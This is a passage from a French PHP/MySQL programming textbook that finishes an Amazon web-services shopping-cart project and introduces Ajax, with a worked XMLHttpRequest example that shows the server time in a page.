Le bouton *Checkout* est un bouton de validation de formulaire qui connecte le panier à un panier d'achat sur Amazon. On envoie les ASIN, les quantités et l'ID d'associé *via* des variables `POST`, c'est tout ! La Figure 31.5, plus haut dans ce chapitre, montre le résultat obtenu lorsque l'on clique sur ce bouton.

La seule difficulté avec cette interface est qu'il s'agit d'un échange *unidirectionnel* : on peut ajouter des articles au panier d'Amazon, mais on ne peut pas en ôter. Ceci signifie que les clients ne peuvent pas passer d'un site à l'autre sans risquer de dupliquer les articles dans leurs paniers.

Installation du code du projet

Pour installer le code du projet de ce chapitre, vous devrez réaliser plusieurs étapes. Après avoir placé le code à l'emplacement approprié sur votre serveur, effectuez les opérations suivantes :

- Créez un répertoire cache.
- Fixez les permissions sur ce répertoire pour que les scripts aient le droit d'y écrire.
- Modifiez *constants.php* pour indiquer l'emplacement exact du cache.
- Inscrivez-vous sur Amazon pour obtenir un jeton développeur.

- Modifiez *constants.php* pour y inclure votre jeton développeur et, éventuellement, votre identifiant d'associé.
- Assurez-vous que *NuSOAP* est installé. Nous l'avons placé dans le répertoire *Tahuayo*, mais vous pourriez le déplacer et changer le code.
- Vérifiez que votre version de PHP a été compilée avec le support de *simpleXML*. Il est activé par défaut.

Extension du projet

Vous pourriez aisément déployer ce projet en étendant les types des recherches possibles *via* Tahuayo. Pour trouver de l'inspiration, suivez les liens vers les exemples d'applications qui se trouvent sur le centre de ressource des services web d'Amazon. Regardez dans les sections *Articles and Tutorials* et *Community Code* pour y trouver plus d'informations.

Vous n'êtes pas limité aux paniers virtuels : vous pouvez construire beaucoup d'autres choses avec ces données.

Pour aller plus loin

Il existe des milliers de livres et de ressources en ligne consacrés à XML et aux services web. Le W3C est un bon point de départ, mais vous pouvez également consulter la page du groupe de travail sur XML, **http://www.w3.org/XML/Core/**, et la page *Web Services Activity*, **http://www.w3.org/2002/ws/**. Et ce n'est qu'un début.

32

Construction d'applications web 2.0 avec Ajax

Le Web a commencé comme un ensemble de pages statiques contenant du texte et des liens vers des fichiers images, audio et vidéo. Pour l'essentiel, il existe toujours sous cette forme, bien qu'un grand nombre de pages de texte et de contenus multimédia soient produites dynamiquement par des applications qui s'exécutent sur les serveurs web : c'est ce que nous avons fait tout au long de ce livre. Cependant, l'avènement du Web 2.0 a conduit les développeurs à trouver de nouvelles méthodes d'interaction entre les utilisateurs, les serveurs web et les bases de données qui stockent les informations dont ils ont besoin. Parmi elles, la programmation Ajax (*Asynchronous JavaScript and XML*) est la méthode qui est actuellement la plus utilisée pour améliorer cette interactivité tout en réduisant le temps nécessaire à la récupération des éléments statiques.

INFO

Pour mieux comprendre le concept du Web 2.0, lisez l'article de Tim O'Reilly, disponible sur la page **http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html**.

Dans ce chapitre, nous présenterons une introduction à la programmation Ajax et nous fournirons quelques exemples que vous pourrez intégrer dans vos applications. Ce chapitre ne se veut en aucun cas exhaustif sur le sujet, mais il vous donnera de bonnes bases pour appréhender ces technologies.

Introduction à Ajax

En lui-même, Ajax n'est pas un langage de programmation ni même une technologie. En effet, la programmation Ajax est une combinaison de JavaScript côté client avec des transferts de données formatés en XML et une programmation côté serveur avec des langages comme PHP. En outre, la présentation des éléments Ajax passe par XHTML et les feuilles de style CSS.

Généralement, la programmation Ajax produit une interface utilisateur plus propre et plus rapide pour les applications interactives – pensez aux interfaces de Facebook, Flickr et autres réseaux sociaux qui sont le fer de lance du Web 2.0. Ces applications permettent aux utilisateurs d'effectuer de nombreuses tâches sans avoir besoin de recharger ou de réafficher des pages entières, et c'est là qu'Ajax entre en scène. La programmation côté client demande un peu de programmation côté serveur, mais seule une zone précise est affichée dans le navigateur et c'est donc la seule qui doit être réaffichée. Ce comportement imite donc celui des applications autonomes, mais dans un environnement web.

Un exemple classique est celui d'un tableur sur une machine non connectée, comparé à un tableau sur un site web. Avec le tableur, l'utilisateur peut modifier une seule cellule pour que les formules modifient toutes les autres ou trier une colonne, tout cela sans quitter l'interface initiale. Dans un environnement web statique, cliquer sur un lien pour trier une colonne nécessiterait l'envoi d'une requête au serveur, qui renverrait sa réponse au navigateur, et celui-ci devrait ensuite réafficher la page. Dans un environnement web Ajax, ce tableau pourrait être trié en fonction de la demande de l'utilisateur, mais sans devoir recharger la page entière.

Dans les sections qui suivent, nous étudierons les différentes technologies mises en œuvre par Ajax. Comme ces informations ne sont pas exhaustives, nous vous indiquerons les ressources que vous pourrez consulter pour en savoir plus.

Requêtes et réponses HTTP

HTTP (*Hypertext Transfer Protocol*) est un standard Internet qui définit le moyen par lequel des serveurs web et des navigateurs web peuvent communiquer les uns avec les autres. Lorsqu'un utilisateur demande une page web en tapant son URL dans la barre de navigation de son navigateur ou en suivant un lien, en soumettant un formulaire ou en effectuant une opération qui le mène ailleurs, le navigateur crée une requête HTTP.

Cette requête est envoyée à un serveur web qui renvoie une réponse. Pour que cette réponse soit compréhensible, la requête doit avoir été correctement formatée.

Avec Ajax, connaître le format des requêtes et des réponses est un point essentiel car c'est le développeur qui a la responsabilité d'écrire ces requêtes et d'attendre certains résultats dans l'application.

Lorsqu'il crée une requête HTTP, le client envoie les informations au format suivant :

- Une ligne d'introduction contenant la méthode, le chemin vers la ressource demandée et la version du protocole utilisée, comme ici :

  ```
  GET http://server/phpmysql4e/chapitre32/test.html HTTP/1.1
  ```

- Les autres méthodes les plus employées sont `POST` et `HEAD`.
- Des lignes d'en-têtes facultatives, au format *paramètre: valeur*. Par exemple :

  ```
  User-agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US;
              rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
  ```

  Et/ou

  ```
  Accept: text/plain, text/html
  ```

  Pour connaître la liste de tous les en-têtes HTTP, consultez la page **http://www.w3.org/Protocols/rfc2616/**.

- Une ligne blanche.
- Un corps de message facultatif.

Après l'envoi d'une requête HTTP, le client devrait recevoir une réponse HTTP au format suivant :

- Une ligne d'introduction, ou ligne d'état, qui contient la version du protocole HTTP utilisée par le serveur et un code d'état, comme ici :

  ```
  HTTP/1.1 200 OK
  ```

  Le premier chiffre du code d'état (ici, le 2 de 200) donne un indice sur la réponse : les codes commençant par 1 indiquent des informations, ceux commençant par 2, un succès, ceux commençant par 3, une redirection, ceux commençant par 4, une erreur du client (la ressource demandée n'existe pas, par exemple) et ceux commençant par 5, une erreur du serveur (le script est mal formé, par exemple).

  Pour connaître la liste des codes d'état de HTTP, consultez la page **http://www.w3.org/Protocols/rfc2616/**.

- Des lignes d'en-têtes facultatives, au format *paramètre: valeur*, comme ici :

  ```
  Server: Apache/2.2.9
  Last-Modified: Fri, 1 Aug 2008 15:34:59 GMT
  ```

DHTML et XHTML

DHTML (*Dynamic HTML*) désigne la combinaison de HTML statique, des feuilles de style CSS et de JavaScript pour manipuler le DOM (*Document Object Model*) afin de modifier l'apparence d'une page statique après le chargement de tous ses éléments. Au premier abord, cette fonctionnalité semble donc ressembler à ce que fait Ajax et, par certains côtés, elle est similaire. Mais la différence se situe dans le fait qu'avec ce dernier le client et le serveur sont connectés de manière asynchrone (d'où le "A" de Ajax).

Bien qu'un site DHTML puisse montrer un certain dynamisme à l'aide de menus déroulants ou d'éléments de formulaires qui changent en fonction de certains choix, toutes les données de ces éléments ont déjà été récupérées. Si, par exemple, vous avez conçu un site DHTML qui affiche la première section d'un texte lorsque l'utilisateur passe sur un lien ou un bouton et la deuxième section de ce texte lorsqu'il passe sur un autre texte ou un autre bouton, ces deux sections auront déjà été chargées par le navigateur. Le développeur devra simplement utiliser un peu de JavaScript pour que l'attribut CSS qui commande la visibilité soit activé ou non. Avec Ajax, les zones réservées à la première ou à la deuxième section ne seront généralement remplies qu'en fonction du résultat d'un appel de script distant sur le serveur, tandis que le reste du site restera statique.

XHTML (*Extensible Hypertext Markup Language*) fonctionne comme HTML et DHTML car tous les trois servent à baliser du contenu pour l'afficher *via* un client (navigateur, téléphone ou autre assistant personnel) et pour permettre l'intégration de CSS afin d'en contrôler la présentation. Les différences entre XHTML et HTML tiennent au fait que XHTML respecte la syntaxe de XML et qu'un document XHTML peut être interprété avec des outils XML en plus des outils de navigation web classiques.

Les éléments et les attributs XHTML s'écrivent entièrement en minuscules (`<head></head>` au lieu de `<HEAD></HEAD>` et `href` au lieu de `HREF`, par exemple). En outre, toutes les valeurs d'attributs doivent être placées entre apostrophes doubles ou simples et tous les éléments doivent être explicitement fermés, que ce soit par une balise fermante ou par une notation spéciale pour les éléments vides, comme `<img />` ou `<br/>`.

Pour plus d'informations sur XHTML, consultez la page **http://www.w3.org/TR/xhtml1/**.

CSS

Les CSS (*Cascading Style Sheets* ou "feuilles de style en cascade") servent à préciser un peu plus l'affichage des pages statiques, dynamiques ou Ajax. Grâce à elles, il suffit que le développeur modifie la définition d'une balise, d'une classe ou d'un identifiant au sein d'un seul document (la feuille de style) pour que les modifications prennent

immédiatement effet dans toutes les pages qui sont liées à cette feuille de style. Ces définitions, ou règles, respectent un format spécifique qui utilise des *sélecteurs*, des *déclarations* et des *valeurs*.

- Les sélecteurs sont des noms de balises HTML, comme `body` ou `h1` (titre de section de niveau 1).
- Les déclarations sont les propriétés du style, comme `background` ou `font size`.
- Les valeurs sont attribuées aux déclarations, comme `white` ou `12pt`.

La feuille de style suivante, par exemple, définit le corps d'un document comme ayant un fond blanc, le texte en graisse normale, sur 12 points avec une police Verdana ou sans sérif :

```
body {
     background: white [or #fff or #ffffff];
     font-family: Verdana, sans-serif;
     font-size: 12pt;
     font-weight: normal;
}
```

Ces valeurs s'appliqueront à la page jusqu'à ce qu'un élément ayant son propre style défini dans la feuille de style apparaisse. Lorsqu'il lira un élément `h1`, par exemple, le client affichera son texte comme il a été défini, probablement avec une police supérieure à 12 points et avec une valeur de `font weight` à `bold`.

Outre les sélecteurs, une feuille de style peut également définir des classes et des identifiants. Grâce aux classes (qui peuvent être utilisées sur plusieurs éléments d'une page) ou aux identifiants (qui ne peuvent servir qu'une seule fois par page), vous pouvez encore affiner l'affichage et la fonctionnalité des éléments de votre site. Cette amélioration est tout spécialement importante pour les sites Ajax car on y utilise des zones prédéfinies du document pour afficher les nouvelles informations obtenues par l'exécution d'un script distant.

On définit les classes comme les sélecteurs, avec des accolades autour des définitions et en séparant les définitions par des points-virgules. Voici, par exemple, la définition d'une classe nommée `ajaxarea` :

```
.ajaxarea {
     width: 400px;
     height: 400px;
     background: #fff;
     border: 1px solid #000;
}
```

Ici, la classe `ajaxarea` appliquée à un conteneur `div` produira un carré de 400 pixels de large par 400 pixels de haut, avec un fond blanc et un fin contour noir :

```
<div class="ajaxarea">Un texte</div>
```

L'utilisation la plus fréquente des feuilles de style consiste à créer un fichier à part contenant toutes les définitions de styles, puis à le lier dans l'élément `head` d'un document HTML, comme ici :

```
<head>
<link rel="stylesheet" href="the_style_sheet.css" type="text/css">
</head>
```

Pour plus d'informations sur les CSS, consultez la page **http://www.w3.org/TR/CSS2/**.

Programmation côté client

La programmation côté client a lieu dans le navigateur web, après qu'il a entièrement récupéré une page à partir d'un serveur web. Toutes les fonctions de programmation sont contenues dans les données récupérées du serveur et attendent qu'on les active. Parmi les actions classiques qui s'exécutent côté client, citons l'affichage ou le masquage de zones de textes ou d'images, la modification des couleurs, de la taille du texte ou de l'emplacement du texte et des images, des calculs variés et la validation des données saisies par l'utilisateur avant d'envoyer un formulaire qui sera traité côté serveur.

Le langage de script côté client le plus connu est JavaScript (le "J" de Ajax). VBScript est également un langage de script côté client, mais il est spécifique aux plates-formes Microsoft et est donc déconseillé si vous souhaitez créer un environnement ouvert pouvant impliquer différents systèmes d'exploitation et différents navigateurs.

Programmation côté serveur

La programmation côté serveur inclut tous les scripts situés sur un serveur web, qui sont interprétés ou compilés avant d'envoyer la réponse au client. Cette programmation comprend généralement des connexions du serveur à un SGBDR : les requêtes et les réponses de celui-ci font donc partie des scripts eux-mêmes.

Ces scripts peuvent être écrits dans n'importe quel langage orienté serveur comme Perl, JSP, ASP ou PHP (nous utiliserons ce dernier dans les exemples de ce chapitre pour des raisons évidentes). La réponse d'un script côté serveur consistant généralement à afficher des données balisées avec une variante de HTML, l'environnement de l'utilisateur importe peu.

XML et XSLT

Nous avons présenté XML au Chapitre 31 en présentant rapidement son format, sa structure et son utilisation. Dans le contexte des applications Ajax, XML (le "X" de Ajax) sert à échanger les données, tandis que XSLT est utilisé pour les manipuler.

Les données elles-mêmes sont envoyées *via* (ou récupérées à partir de) l'application Ajax.

Pour plus d'informations sur XML, consultez la page **http://www.w3.org/XML/** et, pour XSL, la page **http://www.w3.org/TR/xslt20/**.

Présentation d'Ajax

Maintenant que nous connaissons toutes les composantes possibles d'une application Ajax, nous pouvons les rassembler pour produire un exemple fonctionnel de cette technologie. N'oubliez pas la raison essentielle d'utiliser Ajax : produire des sites interactifs qui répondent aux actions des utilisateurs, mais sans provoquer d'interruption due au réaffichage de toute une page.

Pour parvenir à ce but, une application Ajax comprend une couche supplémentaire de traitement qui intervient entre la page web demandée et le serveur responsable de la production de cette page. Cette couche est généralement appelée un *Framework Ajax* (ou un *moteur Ajax*). Son rôle consiste à prendre en charge les requêtes entre l'utilisateur et le serveur et à communiquer les requêtes et les réponses sans ajouter d'actions supplémentaires comme le réaffichage d'une page et sans interruption des opérations que l'utilisateur est en train de réaliser.

Dans les sections qui suivent, nous verrons comment les différentes parties d'une application Ajax collaborent pour produire ce résultat.

L'objet *XMLHTTPRequest*

Plus haut dans ce chapitre, nous avons présenté les requêtes et les réponses HTTP et montré comment la programmation côté client pouvait être utilisée dans une application Ajax. L'objet JavaScript `XMLHTTPRequest` est un élément essentiel pour se connecter au serveur web et créer une requête sans recharger entièrement la page initiale.

INFO

Pour des raisons de sécurité, l'objet `XMLHTTPRequest` ne peut appeler que des URL dans le même domaine que lui ; il ne peut pas directement appeler un serveur distant.

L'objet `XMLHTTPRequest` est souvent considéré comme les "tripes" d'une application Ajax car il sert de passerelle entre la requête du client et la réponse du serveur. Même si vous apprendrez bientôt comment créer et utiliser une instance de `XMLHTTPRequest`, vous pouvez déjà lire la page **http://www.w3.org/TR/XMLHttpRequest/** pour mieux comprendre son fonctionnement.

L'objet `XMLHTTPRequest` a plusieurs attributs, présentés dans le Tableau 32.1.

Tableau 32.1 : Attributs de l'objet *XMLHTTPRequest*

Attribut	*Description*
`onreadystatechange`	Indique la fonction qui devra être appelée lorsque la propriété `readyState` est modifiée.
`readyState`	L'état de la requête, représenté par les entiers 0 (non initialisée), 1 (chargement), 2 (chargée), 3 (interactive) et 4 (terminée).
`responseText`	Contient les données sous la forme d'une chaîne de caractères.
`responseXml`	Contient les données sous la forme d'un document XML.
`status`	Code d'état HTTP renvoyé par le serveur, comme 200.
`statusText`	Phrase d'état HTTP renvoyée par le serveur, comme `OK`.

Il possède également plusieurs méthodes, décrites dans le Tableau 32.2.

Tableau 32.2 : Méthodes de l'objet *XMLHTTPRequest*

Méthode	*Description*
`abort()`	Arrête la requête.
`getAllResponseHeaders()`	Renvoie tous les en-têtes de la réponse dans une chaîne.
`getResponseHeader(`*`entête`*`)`	Renvoie la valeur de l'en-tête *entête* dans une chaîne.
`open('`*`méthode`*`', '`*`URL`*`', 'a')`	Précise la méthode HTTP *méthode* (comme `POST` ou `GET`), l'URL cible *URL* et si la requête doit être asynchrone (*a* vaut alors `'true'`) ou non (*a* vaut `'false'`).
`send(`*`contenu`*`)`	Envoie la requête avec un éventuel *contenu* `POST`.
`setRequestHeader('x', 'y')`	Initialise une paire paramètre (*x*) et valeur (*y*) et l'envoie comme en-tête avec la requête.

Avant d'utiliser les fonctionnalités de `XMLHTTPRequest`, vous devez d'abord en créer une instance, ce qui nécessite un peu plus de travail que la simple ligne suivante :

```
var request = new XMLHTTPRequest();
```

En effet, cette ligne fonctionne avec tous les navigateurs, sauf avec Internet Explorer, or il est préférable que notre code convienne à tout le monde. Par conséquent, la solution consiste à écrire le code JavaScript suivant pour créer une nouvelle instance de `XMLHTTPRequest` pour tous les navigateurs :

```
function getXMLHTTPRequest() {
   var req =  false;
   try {
      /* Pour Firefox */
      req = new XMLHttpRequest();
   } catch (err) {
      try {
         /* Pour certaines versions de IE */
         req = new ActiveXObject("Msxml2.XMLHTTP");
      } catch (err) {
         try {
            /* Pour d'autres versions de IE */
            req = new ActiveXObject("Microsoft.XMLHTTP");
         } catch (err) {
             req = false;
         }
     }
   }
   return req;
}
```

Si vous placez ce code JavaScript dans un fichier appelé *ajax_functions.js* sur votre serveur web, vous aurez posé la première pierre d'une bibliothèque de fonctions Ajax.

Pour créer une instance de `XMLHTTPRequest` dans une application Ajax, il suffit d'inclure le fichier contenant vos fonctions :

```
<script src="ajax_functions.js" type="text/JavaScript"></script>
```

puis d'appeler ce nouvel objet et de continuer l'écriture de votre programme :

```
<script type="text/JavaScript">
var myReq = getXMLHTTPRequest();
</script>
```

Dans la section suivante, nous allons ajouter une nouvelle pièce du puzzle au fichier des fonctions Ajax.

Communication avec le serveur

L'exemple de la section précédente a permis de créer un nouvel objet `XMLHTTPRequest` mais vous ne l'avez pas encore utilisé pour communiquer. Dans l'exemple qui suit, nous allons créer une fonction JavaScript qui envoie une requête au serveur, plus précisément à un script nommé *servertime.php*.

```
function getServerTime() {
  var thePage = 'servertime.php';
  myRand = parseInt(Math.random()*999999999999999);
  var theURL = thePage +"?rand="+myRand;
  myReq.open("GET", theURL, true);
  myReq.onreadystatechange = theHTTPResponse;
  myReq.send(null);
}
```

La première ligne de cette fonction crée une variable nommée `thePage` en lui affectant la valeur `servertime.php`, c'est-à-dire le nom du script PHP qui se trouve sur le serveur.

La ligne suivante peut sembler déplacée puisqu'elle crée un nombre aléatoire. La question qui nous vient immédiatement à l'esprit est : "Quel est le rapport entre un nombre aléatoire et l'heure du serveur ?" La réponse est que cela n'a aucun effet direct sur le script lui-même. Ce nombre aléatoire est ajouté à l'URL dans la troisième ligne de la fonction pour éviter un éventuel problème lorsque le navigateur (ou un proxy) met en cache la requête. Si cette URL était simplement **http://votreserveur/votrescript.php**, le résultat pourrait être mis en cache alors que, si elle est de la forme **http://votreserveur/votrescript.php?rand=randval**, il n'y a rien à mettre en cache puisque cette URL sera différente à chaque fois, bien que la fonctionnalité du script sous-jacent soit identique.

Les trois dernières lignes de la fonction utilisent trois méthodes (`open`, `onreadystate change` et `send`) de l'instance de `XMLHTTPRequest` créée par l'appel à `getXMLHTTP Request()` dans la section précédente.

Dans la ligne qui utilise la méthode `open`, les paramètres sont : le type de la requête (`GET`), l'URL (`theURL`) et la valeur `true` indiquant que la requête doit être asynchrone.

Avec la ligne utilisant la méthode `onreadystatechange`, la fonction appellera une nouvelle fonction, `theHTTPResponse`, lorsque l'état de l'objet sera modifié.

Dans la ligne qui utilise la méthode `send`, la fonction envoie le contenu `NULL` au script qui s'exécute sur le serveur.

Créons maintenant un fichier *servertime.php* contenant le code du Listing 32.1.

Listing 32.1 : Contenu de *servertime.php*

```
<?php
header('Content-Type: text/xml');
echo "<?xml version=\"1.0\" ?>
      <clock>
        <timestring>It is ".date('H:i:s')." on ".
            date('M d, Y').".</ timestring>
       </clock>";
?>
```

Ce script récupère l'heure et la date courantes du serveur à l'aide de la fonction `date()` de PHP et renvoie sa valeur dans une chaîne encodée en XML. En fait, `date()` est appelée deux fois : une fois comme `date('H:i:s')`, qui renvoie l'heure, les minutes et les secondes de l'heure courante du serveur sur vingt-quatre heures et une fois comme `date('M d, Y')`, qui renvoie le mois, le jour et l'année.

La chaîne produite ressemblera à celle-ci (les éléments entre crochets seront remplacés par de vraies valeurs) :

```
<?xml version="1.0" ?>
<clock>
   <timestring>
   It is [heure] on [date].
   </timestring>
</clock>
```

Dans la section suivante, nous créerons la fonction `theHTTPResponse()` et nous utiliserons la réponse du script PHP du serveur.

Utilisation de la réponse du serveur

La fonction `getServerTime()` de la section précédente est prête à appeler `theHTTPResponse()` et à traiter la chaîne qu'elle lui renverra. L'exemple suivant interprète la réponse et crée une chaîne qui sera affichée à l'utilisateur final :

```
function theHTTPResponse() {
  if (myReq.readyState == 4) {
    if(myReq.status == 200) {
       var timeString =
          myReq.responseXML.getElementsByTagName("timestring")[0];
       document.getElementById('showtime').innerHTML =
              timeString.childNodes[0].nodeValue;
    }
  } else {
    document.getElementById('showtime').innerHTML =
              '<img src="ajax-loader.gif"/>';
  }
}
```

L'instruction `if…else` la plus externe vérifie l'état de l'objet : s'il est différent de 4 (terminé), elle affiche une animation (`<img src="ajax loader.gif"/>`). Si l'état vaut 4, il faut encore vérifier si le code de réponse du serveur vaut `200` (`OK`).

Si le code de réponse vaut 200, on crée une nouvelle variable, `timeString`, qui est initialisée avec la valeur de l'élément `timestring` du document XML envoyé par le script côté serveur. Cet élément est récupéré par la méthode `getElementByTagname()` de la réponse :

```
var timeString =
    myReq.responseXML.getElementsByTagName("timestring")[0];
```

L'étape suivante consiste à afficher la valeur dans une zone définie par CSS dans le fichier HTML. Ici, cette valeur s'affichera dans l'élément `showtime` du document :

```
document.getElementById('showtime').innerHTML =
   timeString.childNodes[0].nodeValue;
```

Notre script *ajax_functions.js* est donc complet. Son code est présenté dans le Listing 32.2.

Listing 32.2 : Contenu de *ajax_functions.js*

```
function getXMLHTTPRequest() {
   var req =  false;
   try {
      /* Pour Firefox */
      req = new XMLHttpRequest();
   } catch (err) {
      try {
         /* Pour certaines versions de IE */
         req = new ActiveXObject("Msxml2.XMLHTTP");
      } catch (err) {
         try {
            /* Pour d'autres versions de IE */
            req = new ActiveXObject("Microsoft.XMLHTTP");
         } catch (err) {
            req = false;
         }
     }
   }

   return req;
}

function getServerTime() {
  var thePage = 'servertime.php';
  myRand = parseInt(Math.random()*999999999999999);
  var theURL = thePage +"?rand="+myRand;
  myReq.open("GET", theURL, true);
  myReq.onreadystatechange = theHTTPResponse;
  myReq.send(null);
}

function theHTTPResponse() {
  if (myReq.readyState == 4) {
    if(myReq.status == 200) {
       var timeString =
          myReq.responseXML.getElementsByTagName("timestring")[0];
       document.getElementById('showtime').innerHTML =
           timeString.childNodes[0].nodeValue;
    }
  } else {
    document.getElementById('showtime').innerHTML =
           '<img src="ajax-loader.gif"/>';
  }
}
```

Dans la section suivante, nous terminerons le document HTML et nous réunirons tous les composants pour créer une application Ajax.

Rassemblement des composants

Comme on l'a expliqué, Ajax est une combinaison de technologies. Dans les sections précédentes, nous avons utilisé JavaScript et PHP, c'est-à-dire une programmation côté client et côté serveur, pour créer une requête HTTP et recevoir une réponse. La pièce manquante du puzzle est la partie qui prend en charge l'affichage : l'utilisation de XHTML et de CSS pour produire le résultat que verra l'utilisateur.

Le Listing 32.3 montre le contenu du fichier *ajaxServerTime.html*, qui contient les entrées de la feuille de style, et les appels à JavaScript, qui invoquent le script PHP et récupèrent la réponse du serveur.

Listing 32.3 : Contenu de *ajaxServerTime.html*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
      dir="ltr" lang="en">
<head>

<style>
body {
  background: #fff;
  font-family: Verdana, sans-serif;
  font-size: 12pt;
  font-weight: normal;
}

.displaybox {
   width: 300px;
   height: 50px;
   background-color:#ffffff;
   border:2px solid #000000;
   line-height: 2.5em;
   margin-top: 25px;
   font-size: 12pt;
   font-weight: bold;
}
</style>

<script src="ajax_functions.js" type="text/JavaScript"></script>
<script type="text/JavaScript">
var myReq = getXMLHTTPRequest();
</script>

</head>

<body>

<div align="center">
   <h1>Ajax Demonstration</h1>
   <p align="center">Place your mouse over the box below
   to get the current server time.<br/>
```

```
    The page will not refresh; only the contents of the box
    will change.</p>
    <div id="showtime" class="displaybox"
            onmouseover="JavaScript:getServerTime();"></div>
</div>

</body>
</html>
```

Ce code commence par une déclaration XHTML suivie des balises ouvrantes `<html>` et `<head>`. Dans la partie `head` du document, on place les entrées de la feuille de style entre les balises `<style>` et `</style>`. Ici, on ne définit que deux styles : le format de tout ce qui se trouve dans la balise `body` et le format de l'élément qui utilisera la classe `displaybox`. Cette classe définit une boîte blanche de 300 pixels de largeur par 50 pixels de hauteur avec un contour noir. En outre, le texte qu'elle contiendra sera en gras sur 12 points.

Après les entrées de style, la section `head` se poursuit par un lien vers la bibliothèque des fonctions JavaScript :

```
<script src="ajax_functions.js" type="text/JavaScript"></script>
```

Puis par la création d'un nouvel objet `XMLHTTPRequest` appelé `myReq` :

```
<script type="text/JavaScript">
var myReq = getXMLHTTPRequest();
</script>
```

Après la fermeture de l'élément `head`, on passe à l'élément `body`, qui ne contient que du XHTML. Dans un élément `div` centré, on trouve le texte du titre de la page (*Ajax Demonstration*) ainsi que les instructions indiquant aux utilisateurs de placer leur souris sur la boîte du dessous pour obtenir la date et l'heure courantes du serveur.

C'est dans l'élément `div` d'identifiant `showtime` que tout se passe, notamment dans le gestionnaire d'événement `onmouseover` :

```
<div id="showtime" class="displaybox"
onmouseover="JavaScript:getServerTime();"></div>
```

L'utilisation de `onmouseover` signifie que l'entrée de la souris de l'utilisateur dans la zone définie par l'élément `div` identifié par `showtime` provoquera l'appel de la fonction JavaScript `getServerTime()`. Cet appel adressera la requête au serveur qui répondra et le résultat apparaîtra dans cet élément `div`.

INFO

La fonction JavaScript aurait pu être appelée par d'autres moyens, par un événement `onclick` sur un bouton de formulaire, par exemple.

Les Figures 32.1, 32.2 et 32.3 montrent la séquence d'événements lorsque ces scripts sont en action. La page *ajaxServerTime.html* n'est jamais rechargée : seul le contenu de l'élément `div` `showtime` l'est.




Figure 32.1

Le chargement initial de ajaxServerTime.html *montre les instructions et une boîte vide.*




Figure 32.2

L'utilisateur déplace sa souris sur la zone, ce qui lance la requête. L'icône indique que l'objet est en cours de chargement.




Figure 32.3

Le résultat du serveur est affiché dans l'élément div *appelé* showtime*. Le déplacement de la souris sur la zone provoque un autre appel du script.*

Ajouter des éléments Ajax à des projets existants

Aucun des projets de la dernière partie de ce livre n'utilisait Ajax : chacun d'eux consistait en une série de formulaires et de rechargements de pages. Bien que celles-ci contiennent des éléments dynamiques, aucune ne bénéficie des avantages du Web 2.0.

Ajouter Ajax à ces projets aurait déplacé l'attention portée à la création d'applications web avec PHP et MySQL. En d'autres termes, nous avons considéré qu'il était préférable de savoir marcher avant d'apprendre à courir. Maintenant que vous savez courir ou, en tout cas, trottiner, vous pouvez envisager de modifier les éléments de ces applications pour inclure Ajax ou inclure des éléments Ajax dans les nouvelles applications que vous créerez désormais.

